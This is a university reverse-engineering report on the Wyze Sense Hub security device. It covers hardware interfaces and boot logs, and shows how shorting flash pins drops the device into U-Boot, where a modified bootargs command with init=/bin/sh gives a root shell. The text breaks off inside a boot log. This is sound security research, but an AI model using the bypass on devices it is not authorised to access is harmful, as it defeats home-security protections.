

Wyze Sense Hub

RE Analysis (Tulsa, OK)

Brooks Rogers, The University of Tulsa

09 December 2024

Revision History

Date	Version	Author	Description
09DEC2024	1.0	Rogers B.	Analysis, discovery, modification

Distribution Statement

All intellectual property contained in this white paper in whole or in part, is free for use as a source, please give proper credit where it is due and do not use this as your own.

Contents

Revision History	i
Distribution Statement	ii
Table of Contents	iv
Table of Figures	vi
Abstract	1
Nomenclature	3
1 Introduction	4
1.1 Objective	5
2 Background	6
2.1 Device Information	6
2.2 Schematic and Components	7
2.3 Wyze Security Failures	8
3 Analysis & RE	9
4 Modification	21
4.1 Attempted Strategies	21
4.2 Successful Modification	26

5 Conclusion	29
A References	30
A.1 Component Datasheets	30
B Source Code	31

List of Figures

2.1	A schematic illustration of the top-level design.	8
3.1	Output From CJtag Interface.	9
3.2	BootLoader Startup	10
3.3	UART Startup	11
3.4	Pins Where Wire was Soldered	12
3.5	Wires Connected to Pins	13
3.6	Boot Arg Modification	14
3.7	Root Access Through NAND short	15
3.8	Root Filesystem	16
3.9	A schematic illustration of the top-level design.	17
3.10	Firmware Binary in the Xgecu Software	18
3.11	Binwalk Analysis of Firmware Binary	19
3.12	Firmware SquashFS Filesystem	19
4.1	Modification to /etc/shadow	21
4.2	Import Binary In Bootloader Menu	22
4.3	Uboot Flash Modification Attempt	23
4.4	Flash Memory Pinout	24
4.5	Original Firmware Image	25
4.6	Modified Firmware Image	25

4.7	Index Table Load Failure	26
4.8	Successful Modification in UART Output	27

Abstract

In this project, we applied the skills developed through the course and reverse engineered the Wyze Sense Hub, a key component of the Wyze home security system. I began by testing connections to the UART, CJtag, and SWD interfaces. None were outputting useful information except for the UART connection with the EN25Q128 128 Megabit Serial Flash Memory and the Ingenic T31 processor. There we were able to see the startup behavior, and a login prompt. Unfortunately the login prompt had a unique password that was not able to be guessed with the information we had.

An interesting vulnerability was found in the open-source bootloader, U-Boot. By shorting the NAND flash just before the bootloader loads the firmware image, I discovered the system defaults to dropping back into the command line interface of the bootloader menu. From there I was able to access the root shell which was a squash file system (read only file system).

After gathering the information from both the UART startup, the bootloader menu, and root shell of the squash file system, I realized that altering the device's behavior could only be achieved by modifying the firmware directly on the chip.

Using hot air to get the chip off, I began by utilizing a universal chip programmer to read the contents of the serial flash EN25Q128 chip. Next I extracted the binary and analyzed the file systems, identifying potential vulnerabilities and key areas of interest. I was able to find many vulnerabilities within the filesystem that could be exploited including the ability to change or turn off the alarm, bypassing the password to the root shell, potential for sending logs to a remote server, and more.

This reverse engineering effort has truly deepened my understanding of how to attack

and defend embedded systems and provided a valuable experience in facing challenges seen in reverse engineering commercial devices.

Nomenclature

CLI	Command Line Interface
UART	Universal Asynchronous Receiver/Transmitter, a serial communication protocol
SDIO	Secure Digital Input/Output
CJtag	Constrained JTAG or Compact JTAG
SWD	Serial Wire Debug
NAND	Non-volatile flash memory storage
SquashFS	A compressed, read-only filesystem used in embedded devices
JFFS2	Log-structured filesystem designed for use on flash devices
U-Boot	A popular open-source bootloader in embedded systems
Li-Ion	Rechargeable battery
etc/shadow	Linux file that stores hashed passwords
chip-off	Physically removing a chip from the device's printed circuit board
inodes	Structure used in Unix-like operating systems to store information about files
SDIO	Secure Digital Input/Output

Chapter 1

Introduction

The Wyze Sense Hub is a pivotal component in the Wyze home security system. Malicious changes to this device compromises the entire system, rendering its security functions ineffective. Reverse engineering this device is crucial because there are many people who rely on this device for security, and if an attacker were able to modify the device, they could potentially cause significant harm.

The Wyze sense hub is known as "the brains behind the brawn". Its role is to connect the other components used to provide security for the environment. There are typically other components that will be bought with the sense hub like a keypad, entry sensor, motion sensor, climate sensor, and a leak sensor. These all combine to make the Wyze home security automation system, where the hub enables the smart home functionality, such as remote monitoring and control of the other components through the mobile app.

Reverse engineering the hub will allow me to understand its firmware, communication protocols, and how the device was developed, ultimately helping me reach the goal of implementing modifications to exploit vulnerabilities on the device.

1.1 Objective

The objective of this reverse engineering capstone was to identify vulnerabilities, and implement a persistent, stable, and stealthy modification. This project was split into three sections over the course over 40 days.

Phase 1: Analysis and Reverse Engineering

In phase 1 I spent the time pulling the firmware, analyzing the device behavior, and identifying vulnerabilities to exploit. This involved:

- Attempting to interact with the various communication and debug interfaces (UART, CJtag, SWD)
- Doing a chip-off firmware extraction by removing the EN25Q128 flash chip to gain access to the firmware
- Observe, analyze, identify, and plan for exploiting the potential vulnerabilities

Phase 2: Modification

In phase 2 I spent the time attempting modifications to the device based on the vulnerabilities that were identified. Attempting to implement them in various ways, primarily via the U-Boot bootloader, and by modifying serial flash memory.

Chapter 2

Background

2.1 Device Information

Identifying the software being used, **U-Boot** is an open-source bootloader often used in embedded systems to load the OS or firmware on startup. In the case of the Wyze Hub, U-Boot initializes the hardware components, loads firmware images and kernel modules.

The Wyze Hub uses a **squashFS filesystem** which is a compressed read-only filesystem often used in constrained memory systems like embedded devices. Any changes made to it are either not allowed, or not persistent.

2.2 Schematic and Components

The primary components on the device that should be focused on are the CC1310, Ingenic T31, and the EN25Q128 serial flash memory. All the components on the device are listed below.

- MotorComm - Low power single-port 10/100 Mbps Ethernet PHY
- TNK-BT16B03 - 100 base-t single port transformer module
- CC1310 - Sub-1 GHz RF device
- REALTEK 8189FTV - WLAN Network SDIO interface
- ETA6003 C213B - Switching Li-Ion battery charger
- A400cC - 3CH power management IC for applications powered by one Li-Ion batteries
- Ingenic T31 - Smart video application processor
- EN25Q128 - Serial flash memory




Figure 2.1: A schematic illustration of the top-level design.


2.3 Wyze Security Failures

Wyze has a history of shaky security engineering, their Wyze Cam was a very popular device due to the minimal difficulty to reverse engineer, and Wyze has also had instances where they have accidentally leaked private information of their customers to users of their devices. I chose this device because of their rather feeble security history, and due to the fact that there have been no public reports on the reverse engineering process of this device making this an interesting challenge.

Chapter 3

Analysis & RE

The first step taken in the reverse engineering process was to examine the communication and debug interfaces the hub was using. The components used, and pins visible support three options, UART, CJtag, and SWD, however only one will give output that is useful in my experience. CJtag provided an output with the words 'START' and other unintelligible data.



A screenshot of a terminal window displaying the output from a CJtag interface. The output consists of several lines of text, each starting with '*** baud:' followed by a baud rate value (e.g., 38400, 57600, 115200, 230400, 460800, 500000, 460800, 230400, 115200). The text then continues with a series of characters including 'START111', 'UeS2', and various patterns of 'X' and 'f' characters, suggesting raw binary or semi-raw data being transmitted. The terminal window has a dark background with white text.

Figure 3.1: Output From CJtag Interface.

SWD did not provide an output at all. The UART interface connected to the EN25Q128 128 Megabit Serial Flash Memory and the Ingenic T31 processor allowed useful data to be captured, including the startup behavior, and login prompt.

```

brooks in ~ ...
→ picocom -b 115200 /dev/ttyUSB0\

picocom v3.1


port is      : /dev/ttyUSB0
flowcontrol : none
baudrate is  : 115200
parity is    : none
databits are : 8
stopbits are : 1
escape is    : C-a
local echo is: no
noinit is    : no
noreset is   : no
hangup is    : no
nolock is    : no
send_cmd is  : sz -vv
receive_cmd is: rz -vv -E
imap is      :
omap is      :
emap is      : crcrlf,delbs,
logfile is   : none
initstring   : none
exit_after is: not set
exit is      : no

Type [C-a] [C-h] to see available commands
Terminal ready

U-Boot SPL 2013.07 (Feb 19 2021 - 12:12:14)
Timer init
CLK stop
PLL init
pll_init:366
pll_cfg.pdiv = 10, pll_cfg.h2div = 5, pll_cfg.h0div = 5, pll_cfg.cdiv = 1, pll_cfg.l2div = 2
nf=116 nr = 1 od0 = 1 od1 = 2
cppcr is 07405100
CPM_CPAPCR 0740510d
nf=100 nr = 1 od0 = 1 od1 = 2
cppcr is 06405100
CPM_CPMPCR 0640510d
nf=100 nr = 1 od0 = 1 od1 = 2
cppcr is 06405100
CPM_CPVPCR 0640510d
cppcr 0x9a7b5510
apll_freq 1392000000
mpll_freq 1200000000
vpll_freq = 1200000000
ddr sel mpll, cpu sel apll
ddrfreq 600000000
cclk 1392000000
l2clk 696000000
h0clk 240000000
h2clk 240000000
pclk 120000000
CLK init
SDRAM init
sdram init start
ddr_inno phy init ...

```

Figure 3.2: BootLoader Startup



```

[ 1.284651] jz_codec_register: probe() successful!
Ingenic-uc1_1 login: [ 1.695368] dma dma0chan24: Channel 24 have been requested.(phy id 7,type 0x06 desc a4737000)
[ 1.704460] dma dma0chan25: Channel 25 have been requested.(phy id 6,type 0x06 desc a4766000)
[ 1.713637] dma dma0chan26: Channel 26 have been requested.(phy id 5,type 0x04 desc a4749000)
[ 1.954283] RTL871X: module init start
[ 1.959767] RTL871X: rtl8189ftv v4.3.24.7_21113.20170208.nova.1.02
[ 1.966209] RTL871X: build time: Jan 4 2022 09:26:36
[ 1.971420] wlan power on
[ 1.985442] RTL871X: module init ret=0
[ 1.993618] Bus Mode Reg after reset: 0x00020101, cnt=0
[ 2.030967] mmc0: card claims to support voltages below the defined range. These will be ignored.
[ 2.063609] mmc0: new SDIO card at address 0001
[ 2.075815] RTL871X: +++++++rtw_drv_init: vendor=0xf179 device=0x024c class=0x07
[ 2.129011] RTL871X: HW_EFUSE
[ 2.132087] RTL871X: hal_com_config_channel_plan chplan:0x20
net.untx.max_dgram_qlen = 128
kernel.core_pattern = |system/bin/ucoresdmp -pid %p --size-limit 15728640 --verbose - /tmp/cores/%e_%p_%s_%t.core
kernel.core_pipe_limit = 1
[ 2.417570] RTL871X: rtw_regsty_chk_target_tx_power_valid return _FALSE for band:0, path:0, rs:0, t:-1
[ 2.469485] RTL871X: rtw_ndev_init(wlan0) ifi mac_addr=50:e4:78:35:de:0c
[ 3.995069] codec_set_device: set device: speaker...
[ 4.535214] libphy: 0:00 - Link is Up - 100/Full
[ 6.184648] Bus Mode Reg after reset: 0x00020101, cnt=0
[ 7.535216] libphy: 0:00 - Link is Down
[ 8.535221] libphy: 0:00 - Link is Up - 100/Full
[ 284.277158] RTL871X: OnDeAuth(wlan0) reason=3, ta=12:59:32:08:70:dd, ignore=0

Ingenic-uc1_1 login:
Ingenic-uc1_1 login:
Ingenic-uc1_1 login: root
Password:

Login incorrect
Ingenic-uc1_1 login: root
Password:
Login incorrect
Ingenic-uc1_1 login:
Ingenic-uc1_1: read zero bytes from port

```

Figure 3.3: UART Startup

Observing the startup behavior, in figure 3.2, we can see that the open-source U-Boot bootloader is responsible for loading the firmware. During analysis, a vulnerability was discovered in the bootloader that allowed to bypass the reading of the flash memory, and force the system to drop into the bootloader's CLI by shorting the NAND flash right before the bootloader loaded the image into memory. I did this by soldering wire onto the "VCC" and "CLK" pins and touching them together just after the flash memory chip is recognized.




Figure 3.4: Pins Where Wire was Soldered




Figure 3.5: Wires Connected to Pins

This backdoor access to the U-Boot gives the attackers (us) to eventually enter a root shell on the device by changing the environment variables and rerunning the startup.

```
isvp_t31# setenv bootargs console=ttyS1,115200n8 mem=123M@0x0 rmem=5M@0x6a00000 init=/bin/sh linuxrcrootfstype=squashfs root=/dev/mtdblock2 rw mtdparts=jz_sfc:256K(boot),1984K(kernel),3904K(rootfs),3904K(app),1984K(back),3904K(aback),384K(cfg),64K(para)
isvp_t31# bootcmd
Unknown command 'bootcmd' - try 'help'
isvp_t31# run bootcmd
lshdlong_do_auto_update-2-17!!!!!!!!!!!!!!!
the manufacturer 1c
SF: Detected EN25QH128A


The upgrade flag could not be found!
the manufacturer 1c
SF: Detected EN25QH128A

--->probe spend 4 ms
SF: 2031616 bytes @ 0x40000 Read: OK
--->read spend 653 ms
## Booting kernel from Legacy Image at 80600000 ...
Image Name: Linux-3.10.14_isvp_swlan_1.0_
Image Type: MIPS Linux Kernel Image (lzma compressed)
Data Size: 1710255 Bytes = 1.6 MiB
Load Address: 80010000
Entry Point: 803b3c10
Verifying Checksum ... OK
Uncompressing Kernel Image ... OK

Starting kernel ...
```

Figure 3.6: Boot Arg Modification

Here we can see successfully getting to the root shell through the bootloader



The screenshot shows a terminal window titled "picocom -b 115200 /dev/ttyUSB0". The window contains a log of kernel boot messages. The log includes various device drivers being initialized, such as "tun: Universal TUN/TAP device driver, 1.6", "SPI NOR MTD LOAD OK", and multiple entries for "jz_mii_bus" and "jz_mac" drivers. It also shows USB drivers like "usbcore" and "usbserial" being registered. The log concludes with the message "Freeing unused kernel memory: 236K (804e5000 - 80520000)". At the bottom of the terminal, the prompt "/bin/sh: can't access tty; job control turned off" is visible.

```

[ 0.474742] 0x0000000bc0000-0x000000f90000 : "aback"
[ 0.480184] 0x000000f90000-0x000000ff0000 : "cfg"
[ 0.485432] 0x000000ff0000-0x000001000000 : "para"
[ 0.490728] SPI NOR MTD LOAD OK
[ 0.494009] tun: Universal TUN/TAP device driver, 1.6
[ 0.499260] tun: (C) 1999-2004 Max Krasnyansky <maxk@qualcomm.com>
[ 0.505720] wait stable.[289][cgus_macphy]
[ 0.509855] Bus Mode Reg after reset: 0x00020101, cnt=0
[ 0.516260] Bus Mode Reg after reset: 0x00020101, cnt=1
[ 0.522642] Bus Mode Reg after reset: 0x00020101, cnt=2
[ 0.529040] Bus Mode Reg after reset: 0x00020101, cnt=3
[ 0.535440] Bus Mode Reg after reset: 0x00020101, cnt=4
[ 0.541821] Bus Mode Reg after reset: 0x00020101, cnt=5
[ 0.548219] Bus Mode Reg after reset: 0x00020101, cnt=6
[ 0.554602] Bus Mode Reg after reset: 0x00020101, cnt=7
